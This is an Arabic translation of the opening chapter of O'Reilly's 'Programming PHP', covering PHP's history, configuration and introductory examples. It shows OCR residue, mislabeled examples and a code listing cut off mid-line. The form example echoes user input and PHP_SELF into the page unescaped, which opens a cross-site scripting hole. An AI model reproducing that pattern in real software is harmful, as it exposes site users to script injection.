O'REILLY®

4th Edition

Covers Version 7.4

Programming PHP

Creating Dynamic Web Pages



ترجمة:
علي العمامي
facebook.com/3lial3mamy

Kevin Tatroe &
Peter MacIntyre
Foreword by Michael Stowe

الفصل الأول مقدمة لـ PHP

PHP هي لغة بسيطة لكنها قوية، مصممة لإنشاء محتوى HTML. يغطي هذا الفصل الخلفية الأساسية للغة PHP. يصف طبيعة وتاريخ PHP، والأنظمة الأساسية التي يعمل عليها، وكيفية تكوينها. ينتهي هذا الفصل بعرض PHP عمليًا، مع عرض سريع للعديد من برامج PHP التي توضح المهام الشائعة، مثل معالجة بيانات النموذج، والتفاعل مع قاعدة بيانات، وإنشاء رسومات.

ماذا تفعل PHP؟

يمكن استخدام PHP بطريقتين أساسيتين:

البرمجة النصية من جانب الخادم

تم تصميم PHP في الأصل لإنشاء محتوى ويب حيوي، ولا يزال ملائمًا لهذه المهمة. لتوليد HTML، تحتاج إلى محلل PHP وخادم ويب لإرسال ملفات المستندات المشفرة. أصبح PHP أيضًا شائعًا في إنشاء محتوى حيوي عبر اتصالات قاعدة البيانات ومستندات XML والرسومات وملفات PDF والمزيد.

برامج نصية لسطر الأوامر

يمكن لـ PHP تشغيل نصوص برمجية من سطر الأوامر، تمامًا مثل Perl أو awk أو shell Unix. يمكنك استخدام البرامج النصية لسطر الأوامر لمهام إدارة النظام، مثل النسخ الاحتياطي وتحليل السجلات، حتى بعض البرامج النصية من نوع الوظيفة CRON يمكن القيام بها بهذه الطريقة (كمهام PHP غير مرئية).

في هذا الكتاب، نركز على العنصر الأول: استخدام PHP لتطوير محتوى ويب حيوي.

تعمل PHP على جميع أنظمة التشغيل الرئيسية، من أشباه Unix (بما في ذلك Linux و FreeBSD و Ubuntu و Debian و Solaris) إلى Windows و macOS. يمكن استخدامه مع جميع خوادم الويب المعروفة، بما في ذلك خوادم Apache و Nginx و OpenBSD، على سبيل المثال لا الحصر؛ حتى البيئات السحابية مثل Azure و Amazon في ازدياد.

اللغة نفسها مرنة للغاية. على سبيل المثال، لا تقتصر على إخراج HTML أو ملفات نصية أخرى فقط - يمكن إنشاء أي تنسيق مستند. يحتوي PHP على دعم مدمج لتوليد ملفات PDF وصور GIF و JPEG و PNG.

واحدة من أهم ميزات PHP هو دعمها الواسع لقواعد البيانات. يدعم PHP جميع قواعد البيانات الرئيسية (بما في ذلك MySQL و PostgreSQL و Oracle و Sybase و MS-SQL و DB2 وقواعد البيانات المتوافقة مع ODBC)، وحتى العديد من قواعد البيانات الغامضة. حتى قواعد البيانات الأحدث مثل NoSQL مثل CouchDB و MongoDB مدعومة أيضًا. باستخدام PHP، يعد إنشاء صفحات الويب ذات المحتوى الحيوي من قاعدة البيانات أمرًا بسيطًا للغاية.

وأخيرًا، توفر PHP مكتبة من كود PHP لأداء المهام الشائعة، مثل تجريد قاعدة البيانات ومعالجة الأخطاء وما إلى ذلك، باستخدام ملحق PHP وملف التطبيق (PEAR). **PEAR**: هو إطار عمل ونظام توزيع لمكونات PHP قابلة لإعادة الاستخدام.

نبذة تاريخية عن لغة PHP

تم تصميمها من قبل Rasmus Lerdorf لأول مرة من PHP في عام 1994، ولكن PHP الذي يستخدمه الناس اليوم يختلف تمامًا عن الإصدار الأولي. لفهم كيف وصلت PHP إلى حيث هي الآن، من المفيد معرفة التطور التاريخي للغة. إليكم هذه القصة بتعليقات وافرة ورسائل بريد إلكتروني من راسموس نفسه.

تطور PHP

هنا هو إعلان PHP 1.0 الذي تم نشره في مجموعة أخبار Usenet (comp.infosystems.www.authoring.cgi) في يونيو 1995:

الموضوع: إعلان: أدوات الصفحة الرئيسية الشخصية "Personal Home Page Tools" (أدوات PHP)

التاريخ: 08/06/1995

مجموعات أخبار: comp.infosystems.www.authoring.cgi

هذه الأدوات هي مجموعة من ثنائيات cgi الصغيرة الضيقة المكتوبة في C.

تؤدي عددا من الوظائف بما في ذلك:

- *تسجيل الدخول يصل إلى صفحاتك في ملفات السجل الخاصة بك*
- *عرض معلومات السجل في الوقت الحقيقي*
- *توفير واجهة جميلة لمعلومات السجل هذه*
- *عرض معلومات الوصول الأخيرة مباشرة على صفحاتك*

- ❖ عدادات وصول يومية وإجمالية كاملة
- ❖ حظر الوصول إلى المستخدمين على أساس المجال الخاص بهم
- ❖ حماية كلمة المرور للصفحات بناء على مجالات المستخدمين
- ❖ تتبع الوصول ** بناءَ على عناوين البريد الإلكتروني للمستخدمين **
- ❖ تتبع عناوين URL المرجعية - دعم HTTP_REFERER
- ❖ يتضمن أداء جانب الخادم دون الحاجة إلى دعم الخادم لذلك
- ❖ القدرة على عدم تسجيل الوصول من مجالات معينة (أي الخاصة بك)
- ❖ إنشاء النماذج وعرضها بسهولة
- ❖ القدرة على استخدام معلومات النموذج في المستندات التالية

إليك ما لا تحتاجه لاستخدام هذه الأدوات:

- ❖ لا تحتاج إلى الوصول إلى الجذر - قم بالتثبيت في مجلد public_html/~
- ❖ لا تحتاج إلى تمكين جانب الخادم في الخادم الخاص بك
- ❖ لا تحتاج إلى الوصول إلى Perl أو Tcl أو أي مترجم نص برمجي آخر
- ❖ لا تحتاج إلى الوصول إلى ملفات سجل httpd

الشرط الوحيد لهذه الأدوات للعمل هو أن لديك القدرة على تنفيذ برامج cgi الخاصة بك. اسأل مسؤول النظام إذا كنت غير متأكد مما يعنيه هذا.

تسمح لك الأدوات أيضًا بتنفيذ دفتر الزوار أو النموذج الذي يحتاج إلى كتابة المعلومات وعرضها للمستخدمين سابقا خلال دقيقتين تقريبَا.

الأدوات موجودة في المجال العام موزعة تحت رخصة جنو العمومية. نعم، هذا يعني أنها مجانية!

للحصول على عرض توضيحي كامل لهذه الأدوات، قم بتوجيه المتصفح لـ:
http://www.io.org/~rasmus

راسموس ليردورف

rasmus@io.org

http://www.io.org/~rasmus

لاحظ أن عنوان URL وعنوان البريد الإلكتروني المعروضين في هذه الرسالة قد اختفيا منذ فترة طويلة. تعكس لغة هذا الإعلان المخاوف التي كانت لدى الأشخاص في ذلك الوقت، مثل حماية الصفحات بكلمة مرور، وإنشاء النماذج بسهولة، والوصول إلى بيانات النموذج في الصفحات اللاحقة. يوضح الإعلان أيضًا تحديد موقع PHP الأولي كإطار عمل لعدد من الأدوات المفيدة.

يتحدث الإعلان فقط عن الأدوات التي تأتي مع PHP، ولكن كان الهدف وراء الكواليس هو إنشاء إطار عمل لتسهيل توسيع PHP وإضافة المزيد من الأدوات. تمت كتابة منطق الأعمال لهذه الوظائف الإضافية بلغة C؛ قام محلل بسيط باختيار الأوسمة من HTML واستدعاء دوال C المختلفة. لم يكن أبدًا جزءًا من خطة إنشاء لغة برامج نصية "scripting".

اذا ماذا حصل؟

بدأ Rasmus العمل في مشروع كبير إلى حد ما لجامعة تورنتو الذي احتاج إلى أداة لجمع البيانات من أماكن مختلفة وتقديم واجهة إدارة لطيفة على شبكة الإنترنت. بالطبع، استخدم PHP للمهمة، ولكن لأسباب تتعلق بالأداء، كان لابد من جمع الأدوات الصغيرة المتنوعة لـ PHP 1.0 معًا بشكل أفضل ودمجها في خادم الويب.

في البداية، تم إجراء بعض الاختراقات لخادم الويب NCSA، لتصحيحها لدعم دوال PHP الأساسية. كانت المشكلة في هذا النهج أنه بصفتك مستخدمًا، كان عليك استبدال برنامج خادم الويب الخاص بك بهذا الإصدار الخاص الذي تم اختراقه. لحسن الحظ، بدأ Apache أيضًا في اكتساب زخم في هذا الوقت، وسهلت Apache API إضافة دوال مثل PHP إلى الخادم.

على مدار العام التالي أو نحو ذلك، تم إنجاز الكثير وتغير التركيز قليلاً. إليك إعلان (PHP/FI) PHP 2.0 الذي تم إرساله في أبريل 1996:

من:

rasmus@madhaus.utcs.utoronto.ca (Rasmus Lerdorf)

الموضوع: الإعلان: لغة البرمجة النصية HTML المضمنة في جانب الخادم PHP/FI

التاريخ: 16/04/1996

مجموعات الأخبار:

comp.infosystems.www.authoring.cgi

PHP/FI هي لغة برمجة نصية HTML مضمنة من جانب الخادم. تحتوي على ميزات مدمجة لتسجيل الوصول وميزات تقييد الوصول وكذلك تدعم استعلامات SQL مضمنة لقواعد بيانات mSQL and/or Postgres95 الخلفية.

إنها على الأرجح أسرع وأبسط أداة متاحة للإنشاء مواقع الويب التي تدعم قواعد البيانات.

ستعمل مع أي خادم ويب يستند إلى UNIX على كل نكهة UNIX هناك. الحزمة مجانية تمامًا لجميع الاستخدامات بما في ذلك التجاري.

قائمة الميزات:

الوصول إلى التسجيل

سجل كل زيارة لصفحاتك إما في قاعدة بيانات dbm أو mSQL. إن الحصول على معلومات النتائج في تنسيق قاعدة بيانات يجعل التحليل أسهل.

تقييد الوصول

تحمي كلمة المرور صفحاتك، أو تقيد الوصول بناءَ على عنوان URL المُحيل، بالإضافة إلى العديد من الخيارات الأخرى.

دعم mSQL

قم بتضمين استعلامات mSQL في ملفات مصدر HTML الخاصة بك.

دعم Postgres95

قم بتضمين استعلامات Postgres95 مباشرةً في ملفات مصدر HTML الخاصة بك

دعم DBM

يتم دعم كل من DB و DBM و NDBM و GDBM

RFC-1867 دعم تحميل الملف

إنشاء نماذج تحميل الملف

المتغيرات، المصفوفات، المصفوفات الترابطية

دوال محددة من قبل المستخدم مع المتغيرات الثابتة + العودية "recursion"

الشروط والحلقات

لا يمكن أن تكون كتابة صفحات الويب الحيوية الشرطية أسهل من استخدام شروط PHP/FI ودعم الحلقات.

التعبيرات العادية الموسعة "Extended Regular Expressions"

دعم قوي لمعالجة السلاسل من خلال دعم regexp الكامل

التحكم في رأس HTTP الخام

يتيح لك إرسال رؤوس HTTP مخصصة إلى المتصفح للحصول على ميزات متقدمة مثل ملفات تعريف الارتباط.

إنشاء صورة GIF حيويا

مكتبة Thomas Boutell's GD مدعومة من خلال مجموعة من أوسمة سهلة الاستخدام.

يمكن تنزيله من File Archive على العنوان التالي:

<URL: http: //www.vex.net/php>

--

راسموس ليردورف

rasmus@vex.net

كانت هذه هي المرة الأولى التي يتم فيها استخدام مصطلح لغة البرمجة النصية "*scripting language*". تم استبدال كود استبدال الوسم "tag-replacement" المبسط لـ PHP 1.0 بمحلل يمكنه التعامل مع لغة الأوسمة المضمنة الأكثر تعقيدًا. وفقًا لمعايير اليوم، لم تكن لغة الأوسمة متطورة بشكل خاص، ولكن بالمقارنة مع PHP 1.0 كانت بالتأكيد كذلك.

كان السبب الرئيسي لهذا التغيير هو أن عددًا قليلاً من الأشخاص الذين استخدموا PHP 1.0 كانوا مهتمين بالفعل باستخدام إطار العمل المستند إلى C لإنشاء الدوال الإضافية. كان معظم المستخدمين مهتمين أكثر بقدرتهم على تضمين المنطق مباشرة في صفحات الويب الخاصة بهم لإنشاء HTML شرطي وأوسمة مخصصة وميزات أخرى من هذا القبيل. كان مستخدمو PHP 1.0 يطلبون باستمرار القدرة على إضافة تذييل تتبع النتائج أو إرسال كتل HTML مختلفة بشروط. أدى هذا إلى إنشاء وسم **if**. وبمجرد الانتهاء من ذلك، تحتاج أيضًا إلى شيء آخر، ومن هناك يكون منحدرًا زلقًا إلى النقطة التي تنتهي فيها بكتابة لغة برمجة كاملة، سواء أردت ذلك أم لا.

بحلول منتصف عام 1997، نمت PHP الإصدار 2.0 قليلاً وجذبت الكثير من المستخدمين، ولكن لا تزال هناك بعض مشكلات الاستقرار في محرك التحليل الأساسي. كان المشروع أيضًا في الغالب جهدًا فرديًا، مع بعض المساهمات هنا وهناك. في هذه المرحلة، تطوع زئيف سوراسكي وأندي جوتمانز في تل

أبيب *بفلسطين* لإعادة كتابة محرك التحليل الأساسي، واتفقنا على إعادة كتابة الأساس لإصدار PHP 3.0. تطوع أشخاص آخرون أيضًا للعمل في أجزاء أخرى من PHP، وتغير المشروع من جهد شخص واحد مع عدد قليل من المساهمين إلى مشروع حقيقي مفتوح المصدر مع العديد من المطورين حول العالم.

هنا إعلان PHP 3.0 من يونيو 1998:

6 يونيو 1998 - أعلن فريق تطوير *PHP* عن إصدار *PHP 3.0*، وهو الإصدار الأخير من حل البرمجة النصية من جانب الخادم المستخدم بالفعل في أكثر من 70000 موقع ويب عالمي.

يتضمن هذا الإصدار الجديد تمامًا من لغة البرمجة النصية الشائعة دعمًا لجميع أنظمة التشغيل الرئيسية (*Windows 95/NT*، ومعظم إصدارات *Unix*، و *Macintosh*) وخوادم الويب (بما في ذلك *Apache* وخوادم *Netscape* و *WebSite Pro* و *Microsoft Internet Information Server*).

يدعم *PHP 3.0* أيضًا مجموعة واسعة من قواعد البيانات، بما في ذلك *Oracle* و *Sybase* و *Solid* و *MySQ* و *mSQL* و *PostgreSQL*، بالإضافة إلى مصادر بيانات *ODBC*.

تشمل الميزات الجديدة اتصالات قاعدة البيانات المستمرة، ودعم بروتوكولات *SNMP* و *IMAP*، وواجهة برمجة تطبيقات *C "API"* مُجددة لتوسيع اللغة بميزات جديدة.

قال *Rasmus Lerdorf*: *php* هي لغة برمجة نصية سهلة للمبرمجين ومناسبة للأشخاص الذين لديهم خبرة قليلة في البرمجة أو ليس لديهم خبرة في البرمجة بالإضافة إلى مطور الويب المخضرم الذي يحتاج إلى تنفيذ المهام بسرعة. أفضل شيء في *PHP* هو أنك تحصل على النتائج بسرعة"، أحد مطوري اللغة.

أضاف أندي جوتمانز، أحد منفذي اللغة الجديدة: "يوفر الإصدار 3 تطبيقًا أكثر قوة وموثوقية وفعالية للغة، مع الحفاظ على سهولة الاستخدام والتطور السريع اللذين كانا مفتاح نجاح *PHP* في الماضي" جوهر اللغة.

قال تروي كوب، كبير مسؤولي التكنولوجيا في *Circle Net*، *Inc*. "في *Circle Net*، وجدنا أن *PHP* هي المنصة الأكثر قوة لتطوير التطبيقات المستندة إلى الويب والمتاحة اليوم". ، وأكثر من ضعف رضا عملائنا. لقد مكنتنا *PHP* من توفير حلول حيوية قائمة على قواعد البيانات والتي تعمل بسرعات هائلة. "

يتوفر *PHP 3.0* للتنزيل المجاني في شكل مصدر وثنائيات للعديد من الأنظمة الأساسية على */http://www.php.net*.

فريق تطوير *PHP* هو مجموعة دولية من المبرمجين الذين يقودون التطوير المفتوح لـ *PHP* والمشاريع ذات الصلة.

لمزيد من المعلومات، يمكن الاتصال بفريق تطوير *PHP* على *core@php.net*.

بعد إصدار PHP 3.0، بدأ الاستخدام في الظهور بالفعل. تمت المطالبة بالإصدار 4.0 من قبل عدد من المطورين الذين كانوا مهتمين بإجراء بعض التغييرات الأساسية على بنية PHP. تضمنت هذه التغييرات تجريد الطبقة بين اللغة وخادم الويب، وإضافة آلية أمان مؤشر الترابط، وإضافة نظام تحليل/تنفيذ أكثر تقدمًا على مرحلتين. تم تسمية هذا المحلل الجديد، الذي كتبه بشكل أساسي زئيف وآندي، بمحرك Zend. بعد الكثير من العمل من قبل الكثير من المطورين، تم إصدار PHP 4.0 في 22 مايو 2000.

أثناء طباعة هذا الكتاب، تم إصدار PHP الإصدار 7.3 لبعض الوقت. كان هناك بالفعل عدد قليل من إصدارات "النقطة" الصغيرة، واستقرار هذا الإصدار الحالي مرتفع جدًا. كما سترى في هذا الكتاب، تم إحراز بعض التقدم الكبير في هذا الإصدار من PHP، بشكل أساسي في معالجة الكود على جانب الخادم. تم أيضًا دمج العديد من التغييرات الطفيفة الأخرى وإضافات الدوال وتحسينات الميزات.

الاستخدام الواسع لـ PHP

يوضح الشكل 1-1 استخدام PHP كما جمعته W3Techs اعتبارًا من مارس 2019. وأهم جزء من البيانات هنا هو أن 79٪ من جميع مواقع الويب التي شملها الاستطلاع يستخدمها، ومع ذلك فإن الإصدار 5.0 لا يزال الأكثر استخدامًا. إذا نظرت إلى المنهجية المستخدمة في استطلاعات W3Techs، فسترى أنهم اختاروا أفضل 10 ملايين موقع (بناءً على حركة المرور؛ شعبية موقع الويب) في العالم. كما هو واضح، فإن PHP لها اعتماد واسع جدًا بالفعل!

Technologies > Server-side Languages > PHP

Usage statistics and market share of PHP for websites

This report shows the usage statistics and market share data of PHP on the web. See technologies overview for explanations on the methodologies used in the surveys. Our reports are updated daily.

Request an exter
PHP market repo


Learn more

> **PHP is used by 79.0%** of all the websites whose server-side programming language we know.

Versions of PHP

This diagram shows the percentages of websites using various versions of PHP.

How to read the diagram:
Version 5 is used by 70.7% of all the websites who use PHP.



Percentages of websites using various versions of PHP

تثبيت PHP

كما ذكرنا، PHP متاح للعديد من أنظمة التشغيل والأنظمة الأساسية. لذلك، نشجعك على الرجوع إلى وثائق PHP للعثور على البيئة الأكثر ملاءمة للبيئة التي ستستخدمها واتباع تعليمات الإعداد المناسبة.

من وقت لآخر، قد ترغب أيضًا في تغيير طريقة تكوين PHP. للقيام بذلك، سيكون عليك تغيير ملف تكوين PHP وإعادة تشغيل خادم الويب (Apache). في كل مرة تقوم فيها بإجراء تغيير على بيئة PHP، سيتعين عليك إعادة تشغيل خادم الويب (Apache) حتى تدخل هذه التغييرات حيز التنفيذ.

عادةً ما يتم الاحتفاظ بإعدادات تكوين PHP في ملف يسمى php.ini. تتحكم الإعدادات الموجودة في هذا الملف في سلوك ميزات PHP، مثل معالجة الجلسة ومعالجة النماذج. تشير الفصول اللاحقة إلى بعض خيارات php.ini، لكن بشكل عام لا تتطلب الكود في هذا الكتاب تهيئة مخصصة. راجع وثائق PHP لمزيد من المعلومات حول تكوين php.ini.


جولة في PHP

صفحات PHP هي بشكل عام صفحات HTML تحتوي على أوامر PHP مضمنة فيها. هذا على عكس العديد من حلول صفحات الويب الحيوية الأخرى، وهي عبارة عن برامج نصية تنشئ HTML. يعالج خادم الويب أوامر PHP ويرسل مخرجاتها (وأي HTML من الملف) إلى المتصفح. يوضح المثال 1-1 صفحة PHP كاملة.

مثال 1-1. hello_world.php

```
<html>
 <head>
 <title>Look Out World</title>
 </head>
 <body>
 <?php echo "Hello, world!"; ?>
 </body>
</html>
```

احفظ محتويات المثال 1-1 في ملف، hello_world.php، وقم بتوجيه المتصفح إليه. تظهر النتائج في الشكل 1-2.



الشكل 1-2. إخراج hello_world.php

ينتج أمر PHP echo إخراج (السلسلة "Hello, world!" في هذه الحالة) يتم إدراجها في ملف HTML. في هذا المثال، يتم وضع كود PHP بين وسمي <?php و ?>. هناك طرق أخرى لوضع وسم كود PHP الخاص بك - راجع الفصل الثاني للحصول على وصف كامل.

صفحة التكوين

دالة `phpinfo()` تنشئ صفحة HTML مليئة بالمعلومات حول كيفية تثبيت PHP وتهيئته حاليًا. يمكنك استخدامها لمعرفة ما إذا كان لديك امتدادات معينة مثبتة، أو ما إذا كان ملف php.ini قد تم تخصيصه. المثال 1-2 عبارة عن صفحة كاملة تعرض صفحة `phpinfo()`.

المثال 1-2. باستخدام phpinfo()

```
<?php phpinfo();?>
```

يوضح الشكل 1-3 الجزء الأول من ناتج المثال 1-2.

PHP Version 7.4.0

System	Windows NT TOWERCASE 10.0 build 18362 (Windows 10) AMD64
Build Date	Nov 27 2019 10:07:05
Compiler	Visual C++ 2017
Architecture	x64
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--with-pdo-oci=c:\php-snap-build\deps_aux\oracle\x64\instantclient_12_1\sdk,shared" "--with-oci8-12c=c:\php-snap-build\deps_aux\oracle\x64\instantclient_12_1\sdk,shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--without-analyzer" "--with-pgo"
Server API	Apache 2.0 Handler
Virtual Directory Support	enabled
Configuration File (php.ini) Path	C:\WINDOWS
Loaded Configuration File	D:\wamp64\bin\apache\apache2.4.41\bin\php.ini
Scan this dir for additional .ini files	(none)
Additional .ini files parsed	(none)
PHP API	20190902
PHP Extension	20190902
Zend Extension	320190902
Zend Extension Build	API320190902,TS,VC15
PHP Extension Build	API20190902,TS,VC15
Debug Build	no
Thread Safety	enabled
Thread API	Windows Threads
Zend Signal Handling	disabled
Zend Memory Manager	enabled
Zend Multibyte Support	provided by mbstring
IPv6 Support	enabled
DTrace Support	disabled
Registered PHP Streams	php, file, glob, data, http, ftp, zip, compress.zlib, compress.bzip2, https, ftps, phar
Registered Stream Socket Transports	tcp, udp, ssl, tls, tlsv1.0, tlsv1.1, tlsv1.2, tlsv1.3
Registered Stream Filters	convert.iconv.*, string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed, dechunk, zlib.*, bzip2.*

This program makes use of the Zend Scripting Language Engine:
Zend Engine v3.4.0, Copyright (c) Zend Technologies
with Zend OPcache v7.4.0, Copyright (c), by Zend Technologies
with Xdebug v2.8.0, Copyright (c) 2002-2019, by Derick Rethans

الشكل 1-3. الإخراج الجزئي لـ *phpinfo()*

نماذج forms

يقوم المثال 1-3 بإنشاء نموذج ومعالجته. عندما يرسل المستخدم النموذج، يتم إرسال المعلومات المكتوبة في حقل الاسم مرة أخرى إلى هذه الصفحة عبر إجراء النموذج ['PHP_SELF']$_SERVER. يختبر كود PHP حقل name ويعرض ترحيباً إذا وجد واحدًا.


مثال 1-3. معالجة نموذج (form.php)

```
<html>
 <head>
 <title>Personalized Greeting Form</title>
 </head>

 <body>
 <?php if(!empty($_POST['name'])) {
 echo "Greetings, {$_POST['name']}, and welcome.";
 } ?>

 <form action="<?php echo $_SERVER['PHP_SELF']; ?>"
method="post">
 Enter your name: <input type="text" name="name" />
 <input type="submit" />
 </form>
 </body>
</html>
```

يظهر النموذج والرسالة في الشكل 1-4.



الشكل 1-4. صفحة النموذج والتحية

تصل برامج PHP إلى قيم النموذج بشكل أساسي من خلال متغيرات المصفوفة $_POST و $_GET. الفصل 8 يناقش النماذج ومعالجة النماذج بمزيد من التفصيل.

قواعد بيانات

يدعم PHP جميع أنظمة قواعد البيانات الشائعة، بما في ذلك قواعد البيانات المتوافقة مع MySQL و PostgreSQL و Oracle و Sybase و SQLite و ODBC. يوضح الشكل 1-5 جزءًا من استعلام قاعدة بيانات MySQL يتم تشغيله من خلال برنامج نصي PHP، ويعرض نتائج بحث عن كتاب على موقع لمراجعة الكتب. يسرد عنوان الكتاب وسنة نشر الكتاب ورقم ISBN للكتاب.

These Books are currently available		
Title	Year Published	ISBN
Executive Orders	1996	0-425-15863-2
Forward the Foundation	1993	0-553-56507-9
Foundation	1951	0-553-80371-9
Foundation and Empire	1952	0-553-29337-0
Foundation's Edge	1982	0-553-29338-9
I, Robot	1950	0-553-29438-5
Isaac Asimov: Gold	1995	0-06-055652-8
Rainbow Six	1998	0-425-17034-9
Roots	1974	0-440-17464-3
Second Foundation	1953	0-553-29336-2
Teeth of the Tiger	2003	0-399-15079-X
The Best of Isaac Asimov	1973	0-449-20829-X
The Hobbit	1937	0-261-10221-4
The Return of The King	1955	0-261-10237-0
The Sum of All Fears	1991	0-425-13354-0
The Two Towers	1954	0-261-10236-2

الشكل 1-5. يتم تشغيل استعلام قائمة كتب MySQL من خلال نص PHP

يتصل الكود الموجود في المثال 1-5 بقاعدة البيانات، ويصدر استعلامًا لاسترداد جميع الكتب المتاحة (بجملة WHERE)، وينتج جدولًا كمخرج لجميع النتائج التي تم إرجاعها من خلال حلقة while.

ملاحظة:

كود SQL لقاعدة البيانات هذه موجود في library.sql الملف المتوفر. يمكنك إسقاط هذا الكود في MySQL بعد إنشاء قاعدة بيانات المكتبة والحصول على نموذج قاعدة البيانات تحت تصرفك لاختبار نموذج التعليمات البرمجية التالي بالإضافة إلى العينات ذات الصلة في الفصل 9.

مثال 1-4. الاستعلام عن قاعدة بيانات الكتب (booklist.php)

```
<?php

$db = new mysqli("localhost", "petermac", "password",
"library");

// make sure the above credentials are correct for your
environment
if ($db->connect_error) {
 die("Connect Error ({$db->connect_errno}) {$db-
>connect_error}");
}

$sql = "SELECT * FROM books WHERE available = 1 ORDER
BY title";
$result = $db->query($sql);
```

```
?>
<html>
<body>

<table cellSpacing="2" cellPadding="6" align="center"
border="1">
 <tr>
 <td colspan="4">
 <h3 align="center">These Books are currently
available</h3>
 </td>
 </tr>

 <tr>
 <td align="center">Title</td>
 <td align="center">Year Published</td>
 <td align="center">ISBN</td>
 </tr>
 <?php while ($row = $result->fetch_assoc()) { ?>
 <tr>
 <td><?php echo stripslashes($row['title']); ?></td>
 <td align="center"><?php echo $row['pub_year'];
?></td>
 <td><?php echo $row['ISBN']; ?></td>
 </tr>
 <?php } ?>
</table>
```

```
</body>
</html>
```

يحرك المحتوى الحيوي الذي توفره قاعدة البيانات الأخبار والمدونات ومواقع التجارة الإلكترونية في قلب الويب. مزيد من التفاصيل حول الوصول إلى قواعد البيانات من PHP موجودة في الفصل 9.

الرسومات

باستخدام PHP، يمكنك بسهولة إنشاء الصور ومعالجتها باستخدام امتداد GD. يوفر المثال 1-5 حقل إدخال نص يتيح للمستخدم تحديد نص الزر. يأخذ ملف صورة زر فارغًا، ويقوم بتوسيط النص الذي تم تمريره على أنه "رسالة" معلمة GET. ثم يتم إرسال النتيجة إلى المتصفح كصورة PNG.

مثال 1-5. الأزرار الحيوية (Graphic_example.php)

```
<?php
if (isset($_GET['message'])) {
 // load font and image, calculate width of text
 $font = dirname(__FILE__) . '/fonts/blazed.ttf';
 $size = 12;
 $image = imagecreatefrompng("button.png");
 $tsize = imagettfbbox($size, 0, $font, $_GET['message']);

 // center
```

```
 $dx = abs($tsize[2] - $tsize[0]);
